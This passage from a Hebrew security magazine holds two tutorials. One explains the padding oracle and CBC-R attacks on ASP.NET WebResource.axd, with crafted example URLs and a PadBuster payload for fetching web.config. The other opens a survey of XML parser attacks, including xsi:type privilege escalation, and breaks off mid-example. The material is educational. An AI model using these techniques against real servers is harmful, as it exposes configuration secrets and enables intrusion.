	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Plain-Text (Padded)	B	R	I	A	N	;	1	2	;	1	;	0x05	0x05	0x05	0x05	0x05
Intermediary Value (HEX)	0x39	0x73	0x23	0x22	0x07	0x6A	0x26	0x3D	0xC3	0x60	0xED	0xC9	0x6D	0xF9	0x90	0x32
	TRIPLE DES								TRIPLE DES							
Encrypted Output (HEX)	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37	0x85	0x87	0x95	0xA2	0x8E	0xD4	0xAA	0xC6

(נלקח מ: GDSSecurity.com)

Initialization vector: המחרוזת הראשונית עליה דיברנו.

Plain-text: המחרוזת שלנו לאחר שנכנסה לבלוק 8.


Intermediary value: המחרוזת שלנו לאחר שעברה קסור אל מול המחרוזת הראשונית.

Encrypted output: המחרוזת המוצפנת שלנו.

פעולת הפיענוח זהה לפעולת ההצפנה, רק בדיוק בסדר הפוך:

1. מחרוזת מוצפנת בגודל 8 בתים נשלחת אל בלוק הפענוח ביחד עם מחרוזת ראשונית (IV).
2. הבלוק הראשון עובר פיענוח בעזרת מנגנון TRIPLE DES עם מפתח ההצפנה.
(זוכרים שמדובר בהצפנה סימטרית? המפתח המשמש להצפנה משמש גם לפענוח).
3. המחרוזת המפוענחת עוברת קסור אל מול המחרוזת הראשונית (IV).
4. הבלוק השני נכנס לבלוק הפענוח ועובר תהליך פענוח בעזרת TRIPLE DES.
5. המחרוזת המפוענחת עוברת קסור אל מול הבלוק הראשון(במצבו המוצפן).

על מנת להמחיש את תהליך הפענוח בצורה ברורה יותר הבא ונביט בתרשים הבא:



(נלקח מ: GDSSecurity.com)

למדנו מהו בלוק הצפנה סימטרי, מהי פעולת הריפוד (Padding) ולמדנו על שיטת ההצפנה Cipher-block chaining. כבר בשלב הזה אנחנו יודעים מהי תחילתה של החולשה במנגנון זה:

- עצם זה שהמחרוזת המוצפנת שלנו עוברת תהליך מתמטי בטרם הצפנתה עם מחרוזת ראשונית שאנחנו יכולים לספק הינה כבר גורם אחד בעייתי.
- עצם זה שמנגנון ההצפנה לא שואל שאלות ולא מבקש שום הזדהות אלא פשוט מקבל קלט ומצפין אותו הוא גורם שני בעייתי שינוצל בהמשך לטובתנו.

כעת מה שנשאר להבין על מנת להרכיב את הפאזל השלם של ה-Padding Oracle הוא להבין מהו הגורם השלישי והמכריע שבעזרתו אנחנו מנצלים את כל האמור לעיל לטובתנו.

טיפול בשגיאות

כעת נסקור טיפול שגוי בשגיאות ריפוד (Padding) שבסופו של דבר מובילות אל ניצול החשיפה.

נניח שיש לנו אפליקציה שמקבלת מחרוזת מוצפנת, מפענחת אותה ומזריקה את הערכים שהועברו הלאה להמשך התהליך שלשמה נוצרה. בתרחיש קלאסי של Padding Oracle ישנם שלושה תרחישים אפשריים עיקריים:

1. אנחנו שולחים לאפליקציה מחרוזת שעברה חלוקה לבלוקים, רופדה והוצפנה כראוי והערכים שבהם השתמשנו בתוך המחרוזת המוצפנת תואמים לערכים להם מצפה האפליקציה. במקרה כזה אמורה האפליקציה להחזיר תגובה של: "200 ok".
2. אנחנו משתמשים בערכים שלהם מצפה האפליקציה כמו בדוגמא הראשונה, אך אנחנו מחבלים בתהליך הריפוד על ידי הזרקת מחרוזת ראשונית שגויה (מחרוזת ראשונית הוסברה לעיל). בסופו של תהליך הפענוח האפליקציה מגלה כי הריפוד שגוי ואינו מכיל תווים לפי תקן PKCS#5, וזורקת שגיאת: "500 internal server error cryptographic exception".
3. אנחנו שולחים ערכים שלהם האפליקציה לא מצפה במחרוזת המוצפנת אך לא מתערבים בתהליך הריפוד, לאחר הפענוח האפליקציה אינה זורקת שגיאה היות והריפוד נעשה כהלכה ולכן נקבל שוב תגובת: "200 ok".

מכאן ניתן להסיק, שאנחנו יכולים לדעת על פי תגובת האפליקציה האם הריפוד נעשה כהלכה או לא.

פרקטיקה

על מנת להבין את דוגמאות הפרקטיקה, יש תחילה לסקור שני מנגנונים להפניית משאבים בשם WebResource.axd ו-ScriptResource.axd. על קצה המזלג, מדובר בשני מנגנונים שתפקידם לבצע קריאה למשאבים מהשרת, משאבים אלו יכולים להיות כמעט כל דבר, בין תמונה, סקריפט, קובץ css ועוד:

- **WebResource.axd** מיועד בעיקר לצורכי משיכת משאבים בינאריים, כגון תמונות, וידאו וכו.
- **ScriptResource.axd** כשמו כן הוא, מיועד למשוך סקריפטים, כגון קבצי jsp מהשרת.

לא ניכנס כרגע לסיבות לשימושים במשאבים בצורה זו, רק נאמר שעל מנת להשתמש במנגנונים אלו כדי למשוך משאבים מהשרת, יש תחילה לבצע קישור של המשאב המבוקש אל סיפריית (DLL) בשרת, ולהגדיר שם כמה פרמטרים ובין היתר את השם של המשאב ואת סוגו (TYPE).

כאשר אנו מבצעים קריאה מפונקציה באתר למשאב מסויים בשרת באמצעות מנגנונים אלו, הפונקציה מייצרת את הלינק המוכר שלנו שיראה פחות או יותר כך:

```
http://www.myapp.com/WebResource.axd?d=D861D7CB65FC6253F851D6CC68FC9537
&t=345345
```

בכחול מסומנת המחרוזת הראשונית שדובר עליה לעיל, והמחרוזת האדומה למעשה היא שם המשאב וסוגו בצורה מוצפנת. מה שאנחנו מצליחים לפענח, הוא למעשה את שם המשאב (במקרה ספציפי זה בו נעשה שימוש במנגנוני משאבים).

בשלב זה כדאי לציין כי בין WebResource.axd ו-ScriptResource.axd אין הבדל ממשי, פרט לצורת הטיפול במקרים של שגיאות מסויימות.

כך שכל עוד האפשרות של custom errors כבויה בשרת נקבל את אותן השגיאות ללא שום הבדל, אך במקרים בהם custom errors מאופשר בשרת, ההעדפה לשימוש פשוט יותר תהיה ב-WebResource.axd.

נצלול קצת לפרטים:

ראשית כל, יש לנו את האפליקציה בשרת שמקבלת את המחרוזת המוצפנת ואת הערך הראשוני ומפענחת את המחרוזת שלנו,הערך הראשוני צבוע בכחול, המחרוזת לפענוח צבועה באדום. בואו נראה מה יקרה כאשר נשלח לה מחרוזת ראשונית שכולה אפסים:

```
http://www.myapp.com/WebResource.axd?d=0000000000000000F851D6CC68FC9537
```

את המחרוזת הראשונית צבעתי בכחול ואת המחרוזת המוצפנת שלנו צבעתי באדום. את המחרוזות האלו נשלח בצורה עוקבת כפי שמודגם לעיל, האפליקציה תפרק אותם לבד לבלוקים של 8 תווים, ותתייחס לבלוק הראשון שכולו 0 כאל המחרוזת הראשונית היות והיא אכן הראשונה שנשלחת.


מדובר בערכי HEX ולכן כל בית מיוצג פה בשני תווים: 00=0 ו-01=1.

כעת נראה תמונת מצב של אופן הטיפול במחרוזות ששלחנו לאפליקציה:

BLOCK 1 of 1	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D

INVALID PADDING

(נלקח מ: GDSSecurity.com)



ניתן לראות בבירור את תהליך הפענוח שדומה מאוד לתהליך ההצפנה רק בסדר הפוך.

1. המחרוזת המוצפנת שלנו (הצבועה באדום) עוברת תהליך פענוח על ידי TRIPLE DES עם אותו המפתח שאיתו עברה הצפנה.

2. המחרוזת החצי מפוענחת עוברת XOR עם המחרוזת הראשונית שלנו (הצבועה בכחול).

3. מתקבלת מחרוזת מפוענחת אבל ישנה שגיאה. היות והמערכת קיבלה רק בלוק אחד של מידע היא מצפה לבלוק עוקב אחריו שיכיל כולו 0x08 כפי שהסברנו לעיל, ומשלא קיבלה אחד כזה היא מניחה שמדובר במחרוזת קצרה ולכן מחפשת בבלוק הראשון עצמו, את התווים שיכריזו על סיום המחרוזת ואורכה, כגון 0x01 או שני תווים של 0x02, ומשלא מצאה גם את אלה מחזירה לנו שגיאת 500.

אם נביט היטב, נצליח להבין שהספרה האחרונה של המחרוזת הראשונית שלנו היא זו שבסופו של דבר תקבע את ערכו של הבית האחרון במחרוזת. ואם רק נצליח למצוא את השילוב הנכון שבסופו של תהליך יפיק בבית האחרון את הערך 0x01 הרי שנקבל תגובת 200 מכיוון שיזוהה ריפוד נכון.

מכאן מתחיל תהליך של Brute Force, מתחילים להעלות את ערכו של הבית האחרון במחרוזת הראשונית, כל פעם ב-1 (תחילה 0x00 ולאחר מכן 0x01 עד שנגיע אל 0xFF, ישנן בסך הכל 255 אפשרויות לבדיקה).

לאחר נסיונות רבים גילינו שכאשר אנחנו מזינים את הערך 0x3C לבית האחרון של המחרוזת הראשונית, מתקבלת לפתע תגובת 200. אנחנו יכולים להסיק כי:

הבית האחרון שפוענח על ידי TRIPLE DES < XOR < הערך 0x3C למעשה שווה ל-0x01. ולכן על מנת לגלות את הערך השמיני בבלוק המפוענח , בטרם בוצע עליו ה-XOR כל שעלינו לעשות הוא:

```
0×3C XOR 0×01
```

והתשובה כמובן: 0x3D

תמונה, אלף מילים:

Block 1 of 1	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	TRIPLE DES							
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x3C
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x01

VALID PADDING

(נלקח מ: GDSSecurity.com)

בשיטה זו ניתן לגלות את כל הערך האמצעי, זה שעבר תהליך פיענוח אבל עוד לא עבר xor, פשוט צריך לזכור שכאשר מנסים לפרוץ את הערך הבא, השאיפה היא להגיע בתוצאה לשני בתים המכילים 0x02 כפי שמודגם באיור:

	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	TRIPLE DES							
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x24	0x3F
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x26	0x02	0x02

VALID PADDING

(נלקח מ: GDSSecurity.com)

ולבסוף , פיצוח כל המחרוזת האמצעית כך :

	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	TRIPLE DES							
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x31	0x7B	0x2B	0x2A	0x0F	0x62	0x2E	0x35
Decrypted Value	0x08	0x08	0x08	0x08	0x08	0x08	0x08	0x08

VALID PADDING

(נלקח מ: GDSSecurity.com)

כעת תחשבו על זה: אם יש לנו את המחרוזת האמצעית (הצבועה בירוק) על ידי השיטה שכרגע למדנו, אנחנו יכולים לשלוט על הפלט הסופי בכך שנשנה את המרוזת הראשונית (הצבועה בצהוב בתרשים לעיל או בכחול בלינק למטה):

```
http://www.myapp.com/WebResource.axd?d=317B2B2A0F622K35F851D6CC68FC9537
```

איך נגלה את הטקסט המקורי שהוצפן במחרוזת, בטרם התחלנו להתערב ושינינו את המחרוזת הראשונית? חוזרים למנגנון ה-CBC: למדנו, שלפי מתודולוגיית ההצפנה והפענוח של מנגנון זה, המחרוזת הראשונה מבצעת XOR עם הערך הראשוני וכל שאר המחרוזות מבצעות XOR אל המחרוזות שקדמו להן, כך שכל שנותר לנו לעשות על מנת לגלות את המחרוזת המקורית הוא לבצע XOR בין:

הערך האמצעי שגילינו למעלה:

```
39732322076A263D
```

עם המחרוזת הראשונית המקורית שבאה עם הלינק:

```
7B216A634951170F
```

שלא נתבלבל, זהו הלינק המקורי:

```
http://www.myapp.com/WebResource.axd?d=7B216A634951170FF851D6CC68FC9537
```

הכחול מורה על המחרוזת הראשונית והאדום על המחרוזת המוצפנת.

בשלב זה הבנו כיצד ניתן לפצח מחרוזות מוצפנות באופן זה ללא ידיעת המפתח. עכשיו חישבו על זה, כמה מנגנונים שלמים עובדים בצורה כזו, והכל חשוף כעת. אבל זוהי אינה גולת הכותרת, המתקפה הבאה עליה נלמד היא למעשה מבוססת Padding Oracle.

CBC-R

שמה של המתקפה החדשה נגזר משמו של מנגנון ההצפנה שעליו למדנו לעיל בתוספת האות R (המסמלת ככל הנראה Re Encryption), היות ומשתמשים במערכת ההצפנה והפענוח על מנת להצפין מחרוזות זדוניות שלנו. מי שגילה את המתקפה הזו הם ככל הנראה צמד החוקרים Juliano Rizzo ו- Thai Duong אשר הציגו אותה לראשונה בכנס Black hat במסמך בשם "Practical Padding Oracle Attacks", והם למעשה אלו שנתנו למתקפה את שמה.

את המסמך למי שמעוניין ניתן למצוא פה:

http://media.blackhat.com/bh-eu-10/whitepapers/Duong_Rizzo/BlackHat-EU-2010-Duong-Rizzo-Padding-Oracle-wp.pdf

הסבר על המתקפה, כיצד היא מבוצעת ומה ניתן להשיג בעזרתה

הרעיון מאחורי מתקפה זו היה יחסית פשוט, אך עם זאת עוצמתי. עד לכאן הרעיון היה פשוט: יש לנו מחרוזת מוצפנת, אנחנו יודעים לגלות את המחרוזת האמצעית. וכפי שהסברנו: **המחרוזת האמצעית XOR המחרוזת הראשונית = מחרוזת האמיתית שהצפנה**.

על מנת שההסבר יהיה מובן אנו נצרך את תמונת הפענוח שנית:

	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	TRIPLE DES							
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x31	0x7B	0x2B	0x2A	0x0F	0x62	0x2E	0x35
Decrypted Value	0x08	0x08	0x08	0x08	0x08	0x08	0x08	0x08

VALID PADDING


(נלקח מ: GDSSecurity.com)

הסבר:

1. השורה המסומנת בצהוב בשליטתנו (זו שלמעלה בציור וזו שלמטה בלינק הם אותה מחרוזת):

```
http://www.myapp.com/WebResource.axd?d=317B2B2A0F622F35F851D6CC68FC9537
```

2. המחרוזת הירוקה למעלה לא בשליטתנו, אבל אנחנו כבר יודעים מהי כפי שהסברנו למעלה למעשה זוהי המחרוזת זהב שלנו שהצלחנו לפצח עקב חולשת (PADDING ORACLE)
3. השורה השלישית המוקפת בעיגול ירוק היא למעשה המחרוזת המפוענחת, עכשיו אנחנו כבר מבינים שאפילו היא בשליטתנו, בגלל שיש לנו את המחרוזת הצהובה(IV).
4. היות ואנחנו שולטים בתוצאה, אנחנו יכולים להחליט על כל ערך שאנו רוצים שיצא.
5. scriptresource.axd כפי שהוסבר כבר לעיל, נועד על מנת למשוך משאבים מהשרת ולהחזיר אותם ללקוח.
6. בתחילה, אנו מבצעים מתקפה על האתר של הלקוח, מפענחים את המחרוזת האמצעית.
7. משנים את התוצאה הסופית כך שתהיה לדוגמא web.config.
8. השרת מקבל את המחרוזת המוצפנת עם הערך הראשוני שאנחנו שולטים בו.
9. מבצע פענוח למחרוזת ורואה שהלקוח מבקש את הקובץ web.config .
10. השרת שולח לנו אותו.



הערה: חייבים לציין שישנן מערכות רבות בהם לא תהיה לנו שליטה על המחרוזת הראשונית בגלל ארכיטקטורת המערכת. אני אומר זאת מפני שאני מניח כי הרבה מהקוראים כבר נתקלו ב-Exploit של Brian Holyfield העונה לשם Padbuster, ועלולים לראות את ה-Payload:

```
|||~/web.config
```

או לחילופין לראות את כל הנושא של הבדיקה שאין במחרוזת Pipes וכאלה. אז לכל הקוראים האלו אני אומר לא לדאוג, זה לא שחסר משהו במאמר או בהבנה, אנחנו דיברנו בנושא Padding Oracle קלאסי פלוס, והאקספלויט הזה בנוי למצבים בהם גם אין לנו שליטה על המחרוזת הראשונית.

אם תיהיה היענות בנושא וידווח שהמאמר הזה היה מועיל ומובן, אני אכתוב מאמר המשך למאמר זה בו נסקור את הבעיות שצצו בעת ניצול פרצה זו וכיצד התגברו עליהם. כמו כן, נסקור את המתקפות השונות שפותחו בתקופה האחרונה, הנעזרות בחולשת padding oracle.

כיום קיימים כבר מספר כלים שיודעים לבצע אוטומציה לכל התהליך ובנייהם ה-Exploit המפורסם padbuster v3 שניתן להורדה פה:

http://www.gdssecurity.com/l/b/2010/10/04/padbuster-v0-3-and-the-net-padding-oracle-attack/

אני מקווה שהמאמר שפך מעט אור על המתקפה הכל כך מעניינת הזאת.

An7i.

התקפות על כלים לעִבּוד ולנִתוחַ XML

מאת: שלמה יונה

הקדמה

מערכות לניתוח תעבורה שמיוצגת ב-XML הן מערכות שבנויות משכבות שונות של עיבוד. הפרוטוקולים והסטנדרטים שהם חלק מהמערכת האקולוגית של XML פותחו וממשיכים להיות מפותחים מתוך חשיבה על שכבות תוכנה בלתי תלויות, שניתן להשתמש בכולן או בחלקן באופנים שונים - מצב נוח מאוד בארכיטקטורה ושימושי ביותר. יחד עם זאת, אי התלות בין המרכיבים השונים מותירה פרצות רבות. התקפות על מערכות כאלה יכולות להתבצע בכל אחד מהרבדים וכן בשילוב של מספר רבדים. במאמר זה, ראשון בסדרת מאמרים, אפרט כמה מהשכבות הללו ואציג מספר התקפות על נַתָּחֵי XML, כלומר על XML Parsers, בשכבות הנמוכות יותר. מפאת קוצר היריעה אנסה להסביר רק מספר מושגים ולתת רק מעט דוגמאות להתקפות. רשימת ההתקפות האפשריות רבה ומגוונת היא ויכולה לשמש חומר גלם לסדרה שלמה של מאמרים מסוג זה - במהלך הגליונות הבאים אפרסם חלקים נוספים בסדרה זאת.

אילו שכבות נפוצות במערכות לניתוח תעבורת XML?

שִׁכְבָת השִׁינּוּעַ – למשל XML על HTTP: כתוכן של פרמטר ב-Query String או ב-Post Body, כתוכן של הודעה או של סדרת הודעות ב-HTTP (בשיטות שונות למשל, אך לא רק, SOAP ו-XML-RPC) ועוד. אפשר לחשוב על הזנות תוכן באינטרנט (RSS Feeds למשל) Web Services, אך לא רק. מה בנוגע להעברות קבצים שלמים? לא חסרים קבצים שיש להם ייצוג ב-XML: מסמכי Office למיניהם, תמונות ועוד. קבצים אנחנו מעבירים בשלל דרכים כמו למשל, דואר אלקטרוני, מערכות peer to peer, כוננים ניידים וכו'. במאמר זה לא אדון בשכבות השִׁינּוּעַ, אך זה נושא מעניין שצופן בחוּבּוֹ אפשרויות רבות להתקפות בכלל ולהתקפות על מערכות שמשתמשות ב-XML בפרט.

שכבת קִידוּד התָּוִוים – המידע עובר בשכבות שִׁינּוּעַ שונות ומשונות אך בסופו של דבר הוא מיוצג על ידי רצף של בתים (bytes). כל תוכנה שמקבלת קלט ב-XML אינה עובדת ישירות על הבתים, אלא על קִידוּד תָּוִוים מסוים. ישנן שיטות רבות לייצוג סדרות של בתים כרצפים של תָּוִוים בעלי משמעות. שיטת ASCII


היא דוגמה לקִידוּד התָּוִים שבה לכל רצף של 7 הסיביות (אות בינארית, 0 או 1) הנמוכות בכל בית (byte) יש מיפוי אחד ויחיד לתו. שיטה נפוצה ומקובלת לקִידוּד תָּוִים ב-XML היא UTF-8 המורכבת ומסובכת בהרבה, שכן היא ממפה בתים לתָּוִים באופן שחלקם מיוצג על ידי בית אחד ורובם על ידי שני בתים ויותר. משום ש-UTF-8 מאפשרת להשתמש ביוניקוד וגם מכילה בתוכה את ASCII באופן שמאפשר תמיכה לאחור, UTF-8 משמש שיטת קִידוּד התָּוִים שכל נַתָּח XML חייב לתמוך בה גם כברירת המחדל.

שכבה לקסיקלית – השכבה הראשונה שבה נַתָּחֵי XML מבצעים את העבודה ואוספים תָּוִים ליחידות בעלות משמעות. שכבה זו מקבלת תָּוִים משכבת קִידוּד התָּוִים ולפי ההקשר (ההקשר תלוי בכללי התחביר של XML ולכן האופן שבו שכבה זו עובד ומופעל תלוי בתנאי התחלה ובמשוב שמתקבל משכבת התחביר). שכבה זו מקבלת תָּוִים ומחליטה האם למשל התו '<' משמש כתו ככל התָּוִים, כמו למשל, 'A' , או שיש לו משמעות במבנה של תג, למשל התג, </foo>.

שכבת התחביר – מקבלת תָּוִים ומידע על מחלקות של תָּוִים (האם מדובר בתו תקין ומותר בהקשר ומה תפקידו). למעשה לא בכל המקרים באמת נחוץ להעביר לשכבה התחבירית גם את התָּוִים בעצמם – זה תלוי שימוש. כאשר מדברים על נַתָּח XML לפעמים מתכוונים לכלים שמממשים את השכבה הזו. בדרך כלל כאשר מדברים על נַתָּחֵי XML הכוונה היא לכלים שעושים שימוש בתוצרים של השכבה הזאת.

שכבת ממשק תכנות היישומים – מדובר בשכבה שמציעה API חיצוני מוכר וידוע. זאת השכבה שעולה בדעתם של רוב מי שמדמיינים מהו נַתָּח XML. ממשקים ידועים ונפוצים הם בעיקר DOM ו-SAX. אלה אינם היחידים וטעות נפוצה היא להסיק שנַתָּחֵי XML בפרט וכלים לעבוד XML בכלל חייבים לספק אחד משני מנשקים אלה. יש אופנים רבים נוספים ואחרים, אם כי אלה אינם נפוצים ואינם סטנדרטיים ולכן לא טובים בד"כ לארכיטקטורה בסגנון לגו.

שכבת ה-Namespeces – שמות תגים (Elements) ושמות של תכונות (Attributes) יכולים להיות מורכבים מתחילית ותחילית זאת יכולה להיות ממופה למחרוזת, בדרך כלל URL. זאת שיטה שמקובלת ב-XML כדי לאפשר שימוש באותם השמות בהקשרים שונים. יש המכנים את השמות כ"מילים במילון" ואת ה-Namespaces השונים כ"מילונים שונים". השכבה הלקסיקלית ושכבת התחביר עשויות לפעול באופן שונה כאשר באותו נַתָּח XML מופעלת (או שאינה מופעלת) התמיכה בתקן Namespaces in XML ביחד או לחוד עם הפעלת (או אי הפעלת) התמיכה בשכבת ה-XML Schema Validation. ההשפעות של קיום שכבה כזאת או של העדרה קובעות פרשנות ופעולת הנתח בעת שהוא פוגש בתו המיוחד ':' בשמות תגים ובשמות תכונות אך בעיקר הוא קובע את האופן שבו הנַתָּח מחפש שמות



וטיפוסים בעת אכיפה בביצוע Schema Validation.

שכבת ה-**XML Schema Validation** - מבצעת אימות שהוא אינו תחבירי בלבד אלא גם סמנטי במובן מסוים: הנַתָּח בודק את מבני ה-XML ואת הערכים לפי טיפוסים שמוגדרים בְּסְכֵמָה, שנתונה. כך אפשר בְּסְכֵמָה לא רק לקבוע את מבנה ה-XML אלא גם אילו טיפוסים, בדומה לטיפוסים בשפות תכנות, משויכים לכל חלק במבנה ולכל ערך של תג ושל תכונה.

שכבות נוספות רבות קיימות וניתנות למיקום מעל כל שכבה שמעל שכבת התחביר או ה- XML Schema Validation.

לכאורה, עם השכבות הללו ניתן לספק הגנה לא רעה למערכות XML, אם הנַתָּח בנוי כהלכה ואם יש סְכֵמָה הדוקה וכתובה היטב. יחד עם זאת, גם במקרים אלה יש מקום להגנה נוספת במקומות שבהם התקנות וההגדרות של התקנים והפרוטוקולים של XML אינן מוגדרות היטב ובמקומות שבהן רמת האפליקציה שתשתמש במידע עשויה להשתמש בתוכן באופן עיוור תחת ההנחה שהוא שפיר. לפיכך, יש מקום לשלב הגנה של מערכות הגנה ל-XML כמו אלה שפותחו ב-F5 Netwoks עבור ה- Web Application Firewall ה-ASM. שכבות הגנה נוספות יכולות לכלול בדיקות של חתימות על ערכים במסמכי XML, על חלקי מסמכי XML ועל מסמכים מלאים, רשימת הגבלות שאיננה נכללת ב- XML Schema כמו הגבלה של עומק הרקורסיה למבנים מעגליים, הגבלת כמות הגדרות מיפויי ה-Namespaces והגבלות נוספות אחרות.

מה אנחנו כבר יודעים על התקפות ב-XML?

בגִליון מספר שלוש עשרה של Digital Whisper שראה אור באחד באוקטובר 2010 פרסם אפיק קסטיאל, cp77fk4r, מאמר בשם The Dark Side Of XML. במאמרו הוצגו שלוש התקפות: XML Tag Injection ויישומה במערכת מבוססת Web Services, התקפת XML Bomb והתקפת XXE. שלוש ההתקפות נוגעות ברבדים שונים של מערכות לניתוח מסמכי XML שהמשותף להן הוא הגדרות ברמת התבנית של מסמך ה-XML, מה שמכונה בעגה המקצועית XML Schema Layer. ההתקפה הראשונה מתאפשרת בגלל אי בדיקה או בגלל ליקוי בבדיקת מבנה התגים (ה-XML Elements), השנייה בשל אפשור הגדרות DTD על ידי כותב המסמך (המשתמש), תחת הגבלת זכות זאת רק למערכת שמנתחת את ההודעה; והשלישית מכיוון שהיא מאפשרת לכותב המסמך לקבוע מדיניות גישה למשאבים חיצוניים, בדומה לשנייה, חלה מפני שלכותב ההודעה יש את הרשות לקבוע את מדיניות הפענוח והאכיפה של ניתוח המסמך. בעוד שאת הבעיה הראשונה ניתן לנטרל בקלות ע"י הפעלת XML Schema Validator שיאכוף את המבנה שתי הבעיות האחרות נובעות מתוך הנחה שניתן לתת הגדרות DTD בהודעה, מה

שבכלל אינו תקין ואינו מותר בהודעות SOAP שמשמשות ב-Web Services, כך שבעיות אלה אינן אמיתיות במערכות שמנטרלות הגדרות DTD במסמכים.

גם XML Schema מאפשר פרצות אבטחה במנגנונים שהם בשליטת כותב מסמך ה-XML - כבר זה מצלצל לנו כדבר חשוד: אני אתן לכותב הודעות SOAP אנונימי מהאינטרנט אפשרות לשנות את האופן שבו המסמך שכתב ייאכף מול הסכימה שלי? אזכיר כמה שחושפים וקטורי התקפה מפתים באופן זה:

מנגנון xsi:type

מנגנון xsi:type נועד לאפשר שינויים ב-XML Schema של מסמכים שלא באמצעות עריכה של הסכימה עצמה אלא באמצעות המסמכים שצריכים לעבוד אימות מול הסכימה. השינוי שמאפשרים למשתמש לבצע הוא לקבוע בעצמו לפי איזה טיפוס על שכבת ה-Schema Validation לבצע אימות לחלק המסמך הרלוונטי. למעשה, המנגנון הזה מאפשר לשלוט בטיפוס הספציפי והקונקרטי שיזהה את החלק לטובת יישומי XML שהם XML Schema aware. מנגנון זה לא נועד לאפשר להחליט שהטיפוס שמולו ייאכף האימות הוא כלשהו, אלא לאפשר לקבוע טיפוס שהוא זהה או נורש מהטיפוס שנקבע בסְכֵמָה לאותו חלק במסמך.

בפועל, לא כל נַתָּח מממש את האילוץ הזה, ואפשר למשל להחליט שקטע במסמך XML שמשמש לאימות זהות ולביצוע פעולה, שנאכף ע"י טיפוס שבודק בדיקה הדוקה ייאכף, אם בכלל, ע"י טיפוס שמניח שהזהות היא של משתמש-על ושמגוון הפעולות המותר הוא רחב יותר.

גם כאשר נאכף אילוץ הירושה - ישנם מקרים של תכנון סְכֵמָה שבהם יש טיפוס על של גישה למשאבים שממנו יורשים טיפוסים קונקרטיים: אחד של משתמש פשוט ואחד של משתמש על. על ידי שימוש ב-xsi:type יכול תוקף שיש לו ידיעה על הסְכֵמָה, לבקש שהפעולה שהכניס במסמך ששלח לשרת תהיה פעולה שתאכף מול טיפוס של משתמש-על (שלו יש זכויות יתר) ולא מול טיפוס המשתמש. בדוגמה הבאה יש חלק ממסמך XML שבהודעות ברשת ממשתמשים לגיטימיים רואים את הקוד הבא:

```
<acc:execCmd xsi:type="accType:userPermissions"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
      <cmd:read resource="mq.1"/>
</acc:execCmd>
```

תוקף משנה בהודעות שיוצרת תוכנת הלקוח שלו כך:

```
